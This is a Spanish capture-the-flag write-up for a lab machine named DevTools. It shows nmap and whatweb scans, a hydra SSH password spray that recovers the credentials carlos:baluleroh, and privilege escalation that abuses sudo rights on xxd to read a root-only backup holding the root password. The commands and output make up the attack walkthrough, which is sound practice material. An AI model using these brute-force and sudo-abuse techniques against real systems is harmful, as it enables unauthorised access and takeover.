
Devtools


```
└─# nmap -sCV -p22,80 -Pn -n -vvv 172.17.0.2
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+de

80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.62 ((Deb
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: \xC2\xBFQu\xC3\xA9 son las DevTools del Navegad
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Script,
 Title[¿Qué son las DevTools del Navegador?]
```







no hay nada pero tenemos dos pass chocolate y baluleroh vamos a probar hydra con un diccionario de nombres con las dos pass

```
ATTEMPT] target 172.17.0.2 - login "hunter" - pass "baluleroh" - 36 of 8295457 [child 4] (0/2)
RE-ATTEMPT] target 172.17.0.2 - login "carlos" - pass "baluleroh" - 36 of 8295457 [child 1] (0/2)
ATTEMPT] target 172.17.0.2 - login "carlos" - pass "baluleroh" - 37 of 8295457 [child 2] (0/2)
RE-ATTEMPT] target 172.17.0.2 - login "black" - pass "baluleroh" - 37 of 8295457 [child 4] (0/2)
ATTEMPT] target 172.17.0.2 - login "black" - pass "baluleroh" - 38 of 8295457 [child 0] (0/2)
RE-ATTEMPT] target 172.17.0.2 - login "jason" - pass "baluleroh" - 38 of 8295457 [child 4] (0/2)
ATTEMPT] target 172.17.0.2 - login "jason" - pass "baluleroh" - 39 of 8295457 [child 9] (0/2)
RE-ATTEMPT] target 172.17.0.2 - login "tarrant" - pass "baluleroh" - 39 of 8295457 [child 4] (0/2)
RE-ATTEMPT] target 172.17.0.2 - login "tarrant" - pass "baluleroh" - 39 of 8295457 [child 9] (0/2)
RE-ATTEMPT] target 172.17.0.2 - login "tarrant" - pass "baluleroh" - 39 of 8295457 [child 4] (0/2)
22][ssh] host: 172.17.0.2   login: carlos   password: baluleroh
ATTEMPT] target 172.17.0.2 - login "tarrant" - pass "baluleroh" - 40 of 8295457 [child 1] (0/2)
22][ssh] host: 172.17.0.2   login: carlos   password: baluleroh
ATTEMPT] target 172.17.0.2 - login "alex" - pass "baluleroh" - 41 of 8295457 [child 2] (0/2)
ATTEMPT] target 172.17.0.2 - login "brian" - pass "baluleroh" - 42 of 8295457 [child 3] (0/2)
ATTEMPT] target 172.17.0.2 - login "steven" - pass "baluleroh" - 43 of 8295457 [child 14] (0/2)
RE-ATTEMPT] target 172.17.0.2 - login "scott" - pass "baluleroh" - 43 of 8295457 [child 3] (0/2)
ATTEMPT] target 172.17.0.2 - login "scott" - pass "baluleroh" - 44 of 8295457 [child 7] (0/2)
ATTEMPT] target 172.17.0.2 - login "edward" - pass "baluleroh" - 45 of 8295457 [child 15] (0/2)
ATTEMPT] target 172.17.0.2 - login "joseph" - pass "baluleroh" - 46 of 8295457 [child 8] (0/2)
```

```
drwx------ 3 carlos carlos 4096 Dec 15 08:36 .
drwxr-xr-x 1 root   root   4096 Dec 15 08:32 ..
-rw------- 1 carlos carlos  141 Dec 15 08:38 .bash_history
-rw-r--r-- 1 carlos carlos  220 Dec 15 08:32 .bash_logout
-rw-r--r-- 1 carlos carlos 3526 Dec 15 08:32 .bashrc
drwxr-xr-x 3 carlos carlos 4096 Dec 15 08:36 .local
-rw-r--r-- 1 carlos carlos  807 Dec 15 08:32 .profile
-rw-r--r-- 1 carlos carlos   49 Dec 15 08:36 nota.txt
carlos@23e87408e5d8:~$ cat .bash_history
ls
nano nota.txt
sudo visudo
exit
ping
/usr/bin/ping
sudo -l
history
echo 'te he pillado mirando el historial, buen intento ;)'
history
exit
carlos@23e87408e5d8:~$ sudo -l
Matching Defaults entries for carlos on 23e87408e5d8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User carlos may run the following commands on 23e87408e5d8:
    (ALL) NOPASSWD: /usr/bin/ping
    (ALL) NOPASSWD: /usr/bin/xxd
carlos@23e87408e5d8:~$ cat nota.txt
Backup en data.bak dentro del directorio de root
carlos@23e87408e5d8:~$ ls -l /root/data.bak
ls: cannot access '/root/data.bak': Permission denied
carlos@23e87408e5d8:~$ cat /root/data.bak
cat: /root/data.bak: Permission denied
carlos@23e87408e5d8:~$ sudo xxd "/root/data.bak" | xxd -r
root:balulerito
carlos@23e87408e5d8:~$ su root
Password:
root@23e87408e5d8:/home/carlos# whoami
root
root@23e87408e5d8:/home/carlos#
```